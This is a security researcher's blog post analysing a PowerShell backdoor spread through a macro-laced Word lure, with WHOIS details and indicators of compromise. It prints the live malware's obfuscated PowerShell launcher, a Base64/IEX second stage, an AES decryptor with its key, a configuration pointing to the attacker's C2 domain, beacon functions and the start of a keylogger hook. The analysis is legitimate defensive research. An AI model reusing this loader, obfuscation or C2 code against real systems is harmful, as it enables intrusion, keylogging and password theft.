
PRB-Backdoor - A Fully Loaded PowerShell Backdoor with Evil Intentions

sec0wn.blogspot.com/2018/05/prb-backdoor-fully-loaded-powershell.html

Mo Bustami



This Document is in protected view

1. Open the document in a Microsoft Office. Previewing online is not available for protected document view.

2. if this document was downloaded from your email, please click “Enable Editing” from the yellow bare above.

3. Once you have enable editing, please “Enable Content” from the

INTRODUCTION

The great people at ClearSky reached out to me a couple of days ago regarding a sample that they suspected could be related to MuddyWater.

They suspected so because the sample had some similarities with the way MuddyWater lures look like and some similarities in some PowerShell obfuscation, in specific the character substitution routine.

MuddyWater Sample

New Sample

However, after analyzing the sample and investigating it more, I was able to showcase that this is indeed something different but nonetheless interesting. This blog is a walk through my analysis and will highlight initial insights into this potential attack.

THE SAMPLE - FROM AIRMILES TO MACRO CODE TO POWERSHELL

The sample that was shared with me is a macro laced word document called "Egyptairplus.doc" with an MD5 hash of *fdb4b4520034be269a65cfaee555c52e*. The macro code contains a function called *Worker()* which calls multiple other functions embedded in the document to ultimately run a PowerShell command:

```
"powershElL -EXEC bypASS -COmMaND "& {$pth='\Document1';$rt='';$Dt=geT-cOntEnt -patH $PTH -eNcoDInG aSCIi;FOrEach($I in $DT){iF ($I.Length -Gt 7700){$rt='';$Dt=geT-cOntEnt -patH $PTH -eNcoDInG aSCIi;FOrEach($I in $DT){iF ($I.Length -Gt 7700){$rt=$i.sPLIt('**')[2];BREak}};$rt=[syStEm.TExT.eNCODing]::asCII.gEtsTrIng([sysTEm.ConverT]::FROmbaSe64sTriNG($rT));IEX($RT);
```


This command looks for a chunk of data that is embedded in the actual document and begins with "**" and then takes that code and Base64 decodes it. The result is a PowerShell script that looks like this

```
function main
{

$content="ZnVuY3Rpb24gejB3MnVQZVgoJHNLUHYpewogICAgJHNLUHYgPSAkc0tQdi5Ub0NoYXJBcnJheSgpCiAgICBbYXJyYXldOjpSZXZlcn
...
...
...
... Truncated code...
2ZhbHNlIiwgMCkp"
    [string]$decode = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($content))
    iex $decode
}
main
```

Replacing iex with Write-Output and running this code will result in a second layer PowerShell script that is shown earlier in the blog and has similarities with MuddyWater code due to the use of the Character Substitution functions. Below is a snippet of the code:

```
function z0w2uPeX($sKPv){
    $sKPv = $sKPv.ToCharArray()
    [array]::Reverse($sKPv)
    $G8JdH = -join($sKPv)
    return $G8JdH
    }
function FQdZ7EqW($fpuD){
    $fpuD = $fpuD.Replace('#a#', "`n").Replace('#b#', "'").Replace('#c#', '"').Replace('#d#', "$").Replace('#e#', "``")
    return $fpuD
    }
iex(FQdZ7EqW("{4}{5}{6}{1}{2}{0}{3}" -f (z0w2uPeX("1 sd")),"Se","con","0","S","tart-Slee",(z0w2uPeX("- p")), 0))
iex(FQdZ7EqW("{2}{1}{5}{0}{4}{3}" -f (z0w2uPeX(" yeWs60")),(z0w2uPeX("ob")),"[","e",(z0w2uPeX("urT#d# =")),"ol]#d#gS", 0))
```

Once you replace all the iex with Write-Output you will end up with more readable code as shown below




```
Start-Sleep -Seconds 10
[bool]$g0sfsWey = $True
if((Test-Path "$env:appdata\Microsoft\CLR") -or (Test-Path "$env:TEMP\CLR") -or (Test-Path "$env:PUBLIC\CLR"))
{
    $l17BoDQ0 = get-wmiobject win32_process -Filter "name='powershell.exe'"

    if($l17BoDQ0)
    {
        if($l17BoDQ0.gettype().Name -eq "ManagementObject")
        {
            [object[]]$l17BoDQ0=$l17BoDQ0
        }

        for($AijjEBue=0; $AijjEBue -lt $l17BoDQ0.Count;$AijjEBue++)
        {
            if($l17BoDQ0[$AijjEBue].CommandLine.Contains("CLR"))
            {

                Stop-Process -Id $l17BoDQ0[$AijjEBue].Handle -Force
            }
        }
    }

    $l17BoDQ0 = get-wmiobject win32_process -Filter "name='mshta.exe'"

    if($l17BoDQ0)
    {
        if($l17BoDQ0.gettype().Name -eq "ManagementObject")
        {
            [object[]]$l17BoDQ0=$l17BoDQ0
        }

        for($AijjEBue=0; $AijjEBue -lt $l17BoDQ0.Count;$AijjEBue++)
        {
            if($l17BoDQ0[$AijjEBue].CommandLine.Contains("js.hta"))
```

This code still contains encoded chunks of data. Two interesting pieces are Invoker.ps1 and js.hta

The Invoker.ps1 script is used to decrypt the main Backdoor code as shown below:

```
$nxUHOcAE = "0ef4b1acb4394766" #This is the Key used to Decrypt the main Backdoor code
$xWCWwEep = "{path}"
[string]$BJgVSQMa = Get-Content -Path $xWCWwEep -Force
$nl3hMTam = new-object system.security.cryptography.RijndaelManaged
$nl3hMTam.Mode = [System.Security.Cryptography.CipherMode]::ECB
$nl3hMTam.Padding = [System.Security.Cryptography.PaddingMode]::Zeros
$nl3hMTam.BlockSize = 128
$nl3hMTam.KeySize = 128
$nl3hMTam.Key = [System.Text.Encoding]::UTF8.GetBytes($nxUHOcAE)
$W9NYYLlk = [System.Convert]::FromBase64String($BJgVSQMa)
$Oj5PebcQ = $nl3hMTam.CreateDecryptor();
$mL9fRirD = $Oj5PebcQ.TransformFinalBlock($W9NYYLlk, 0, $W9NYYLlk.Length);
[string]$Pru8pJC5 = [System.Text.Encoding]::UTF8.GetString($mL9fRirD).Trim('*')
Write-Output $Pru8pJC5 #I replaced iex with Write-Output
while($true){
start-sleep -seconds 3
}
```

When the encrypted Backdoor code is passed through this script it will be decrypted into the full fledged Backdoor code. I am sharing a snippet of the code here as the full code of the backdoor is over 2000 lines of code when properly formatted.



```
function PRB
{

    Start-Sleep -Seconds 60

    $http = $true
    $dns = $true

    $hash = [hashtable]::Synchronized(@{})
    $hash.http = $http
    $hash.dns = $dns
    $hash.SessionKey = ""
    [string]$Global:GUID = ""
    $Global:ID=""

    $hash.httpAddress ="http://outl00k.net"
    $hash.HostAddress= "." + "outl00k.net"
    $hash.SESSIONKEY=""
    $hash.FunkKey= "2b4Te71ccfee4231"
        $hash.INTERVAL = 60
    $hash.jitter= 5

    $Global:Path = ""
    $Global:GroupId = "nuT"
    [powershell]$Global:shellHttp
    [powershell]$Global:shellDns

        try
    {
        $isPath = Test-Path -Path "$env:appdata\Microsoft\CLR"
                if($isPath)
                {
```

Notice the main function name PRB hence the name I have given it **"PRB-Backdoor"**

POTENTIAL COMMAND & CONTROL

Running the sample in a sandbox did not show any network communication. However, during the analysis of the code I noticed early on a variable with the value *$hash.httpAddress ="http://outl00k[.]net"* This looks like the main domain that the backdoor communicates with for all of it's different functions.

Doing some Passive DNS and WHOIS lookup we can get additional information on the domain:

Domain Name: outl00k.net
Registrar WHOIS Server: whois.joker.com
Registrar URL: http://joker.com/
Updated Date: 2018-04-25T03:32:22Z
Creation Date: 2018-01-01T11:35:58Z
Registrant Name: Simon Nitoo
Registrant Street: Tehran
Registrant City: Tehran
Registrant State/Province: Tehran
Registrant Postal Code: 231423465
Registrant Country: IR
Registrant Phone: +98.2189763584
Registrant Email: simon.nitoo@chmail.ir
Registry Admin ID:
Admin Name: Simon Nitoo
Admin Street: Tehran
Admin City: Tehran
Admin State/Province: Tehran
Admin Postal Code: 231423465
Admin Country: IR
Admin Phone: +98.2189763584
Admin Email: simon.nitoo@chmail.ir
Registry Tech ID:
Tech Name: Simon Nitoo
Tech Street: Tehran
Tech City: Tehran
Tech State/Province: Tehran
Tech Postal Code: 231423465
Tech Country: IR
Tech Phone: +98.2189763584
Tech Email: simon.nitoo@chmail.ir
Name Server: ns1.outl00k.net
Name Server: ns2.outl00k.net


The Registrant email address is also used for another domain *LinLedin[.]net*
Both domains are currently resolving to the following IP addresses
outl00k[.]net - 74.91.19[.]118 up until May 10, 2018
LinLedin[.]net - 5.160.124[.]99 on April 30, 2018
As of the writing of this blog, there doesn't seem to be much information about either of those domains.

PRB-BACKDOOR FUNCTIONALITY - AN EARLY LOOK

I am yet to go through the whole code of the backdoor however below is an initial look into the functionality of it based on initial analysis.

PRB Backdoor has the following functions:

PRB-CREATEALIVE and **PRB-CREATEINTRODUCE** - those two functions seem to be related to initial communication and registration with the C&C



```
function PRB-CREATEALIVE()
{
    $properties = @{ type = "alive" ;guid = $Global:GUID}
    $json = "{"type":"alive","guid":"$Global:GUID"}"
    $ALIVE = New-Object -TypeName psobject -Property $properties
    add-type -assembly system.web.extensions
            $obj = new-object system.web.script.serialization.javascriptSerializer
            $ALIVEobj = $obj.serialize($json)
    Return $ALIVEobj
 }

function PRB-CREATEINTRODUCE($output)
{
        $properties = @{type = "introduce";guid = $Global:GUID;data = @{type = "prtsh";output=$output}}
        $json = "{"type":"introduce","guid":"$Global:GUID","data":{"type":"prtsh","output":"$output"}}"
        $ALIVE = New-Object -TypeName psobject -Property $properties
        add-type -assembly system.web.extensions
                $obj = new-object system.web.script.serialization.javascriptSerializer
                $ALIVEobj = $obj.serialize($json)
        Return $ALIVEobj
}
```

PRB-HISTORY is a function that looks to grab the browsing history from different browsers including Chrome, IE and FireFox. It utilizes a sub function called **GET-HISTORY**

- **PRB-PASSWORD**
- **PRB-WRITEFILE**
- **PRB-READFILE**
- **PRB-FUNCTUPDATE**
- **PRB-SHELL**
- **PRB-LOGGER**
- **SNAP** - takes a screenshot of the screen
- **sysinfo** - gets the system info
- And many more functions.

At some point in the code there is even what seems to be .NET/C# code snippets

```
  $dsc = @"
using System;
using System.IO;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Windows.Forms;
using System.Text;

namespace dDumper
{
    public static class Program
    {
        private const int WH_KEYBOARD_LL = 13;
        private const int WM_KEYDOWN = 0x0100;
        private const int WM_SYSTEMKEYDOWN = 0x0104;
        private const int WM_KEYUP = 0x0101;
        private const int WM_SYSTEMKEYUP = 0x0105;
```

FINAL THOUGHTS

The PRB-Backdoor seems to be a very interesting piece of malware that is aimed to run on the victim machine and gather information, steal passwords, log keystrokes and perform many other functions. I could not find any reference to the backdoor or its code in any public source. I would imagine there would be other lures and samples out there and hopefully other researchers that would be able to dive deeper into the code and reveal additional details. I will do so as soon as I have additional time but I thought it would be beneficial to share these initial findings in hope to shed some light into this activity.

INDICATORS OF COMPROMISE

fdb4b4520034be269a65cfaee555c52e
outl00k[.]net
LinLedin[.]net
74.91.19[.]118
5.160.124[.]99

Clearing the MuddyWater - Analysis of new MuddyWater Samples